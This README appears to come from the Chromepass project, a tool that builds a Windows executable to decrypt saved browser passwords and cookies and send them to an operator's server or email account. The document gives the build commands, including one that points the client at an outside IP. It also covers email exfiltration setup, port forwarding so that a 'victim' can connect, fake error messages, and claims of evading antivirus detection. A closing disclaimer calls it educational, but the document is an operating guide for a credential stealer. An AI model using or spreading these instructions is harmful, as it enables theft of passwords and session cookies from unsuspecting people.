Chromepass - Hacking Chrome Saved Passwords and Cookies






 View Demo
·
Report Bug
·
Request Feature
Table of Contents
About The project
Chromepass is a python-based console application that generates a windows executable with the following features:
- Decrypt Google Chrome, Chromium, Edge, Brave, Opera and Vivaldi saved paswords and cookies
- Send a file with the login/password combinations and cookies remotely (http server or email)
- Undetectable by AV if done correctly
- Custom icon
- Custom error message
- Customize port
AV Detection!
The new client build methodology practically ensures a 0% detection rate, even without AV-evasion tactics. If this becomes false in the future, some methods will be implemented to improve AV evasion.
An example of latest scans (note: within 10-12 hours we go from 0-2 detections to 32 detections so run the analysis on your own builds):
Getting started
Dependencies and Requirements
This is a very simple application, which uses only:
- Python - Tested on python 3.9+
It recommended to perform the installation inside a Windows VM. Some parts of the installation procedure might be affected by existing configurations. This was tested on a clean Windows 10 VM.
Installation
Chromepass requires Windows to compile! Support for linux and macOS may be added soon.
Clone the repository:
git clone https://github.com/darkarp/chromepass
Note: Alternatively to cloning the repository, you can download the latest release, since the repository may be more bug-prone.
Install the dependencies:
The dependencies are checked and installed automatically, so you can just skip to Usage. It’s recommended that you use a clean VM, just to make sure there are no conflicts.
If you don’t have the dependencies and your internet isn’t fast, this will take a while. Go grab some coffee.
Usage
Chromepass is very straightforward. Start by running:
python create.py -h
A list of options will appear and are self explanatory.
Running without any parameters will build the server and the client connecting to 127.0.0.1.
A simple example of a build:
python create.py --ip 92.34.11.220 --error --message 'An Error has happened'
After creating the server and the client, make sure you’re running the server when the client is ran.
The cookies and passwords will be saved in json files on a new folder called data in the same directory as the server, separated by ip address.
Email
Chromepass supports sending the files via email, although it’s still experimental.
To enable this, you can use the --email flag while creating the server. You’ll need two things, a username (your email) and a password (an app password).
To generate an app password you must go into your account settings -> Security and enable 2-step authentication (required!)
After 2-step authentication is enabled, you’ll see a new option called App Passwords:

You want to click there and then choose the appropriate options and then generate a password:

After clicking Generate it will give you the needed password.
You can use the username and password directly in the command or you can simply put it inside the config.ini, where it says YOUR_USERNAME and YOUR_PASSWORD.
Example with credentials in command
python create.py --error --message 'An Error has happened' --email --username [email protected] --password qwertyuiopasdfghh
If you put the credentials in the config file (you’ll see where if you open this file)
python create.py --error --message 'An Error has happened' --email
Remote Notes
If you’d like to use this in a remote scenario, you must also perform port forwarding (port 80 by default), so that when the victim runs the client it is able to connect to the server on the correct port.
For more general information, click here. If you’re still not satisfied, perform a google search.
Manual dependency installation
The automated setup is experimental. For one reason or another, the setup might fail to correctly install the dependencies. If that’s the case, you must install them manually.
Fortunately, there are only 2 dependencies:
Instead of the build tools you can also just install visual studio but it will take more space.
After successfully installing the build tools, you can simply run the rustup-init.exe from Rustup’s website.
This completes the required dependencies and you should be good to go.
Errors, Bugs and feature requests
If you find an error or a bug, please report it as an issue.
If you wish to suggest a feature or an improvement please report it in the issue pages.
Please follow the templates shown when creating the issue.
Learn More
For access to a community full of aspiring computer security experts, ranging from the complete beginner to the seasoned veteran,
join our Discord Server: WhiteHat Hacking
If you wish to contact me, you can do so via: [email protected]
Disclaimer
I am not responsible for what you do with the information and code provided. This is intended for professional or educational purposes only.
License
AGPL-3.0

Demo


评论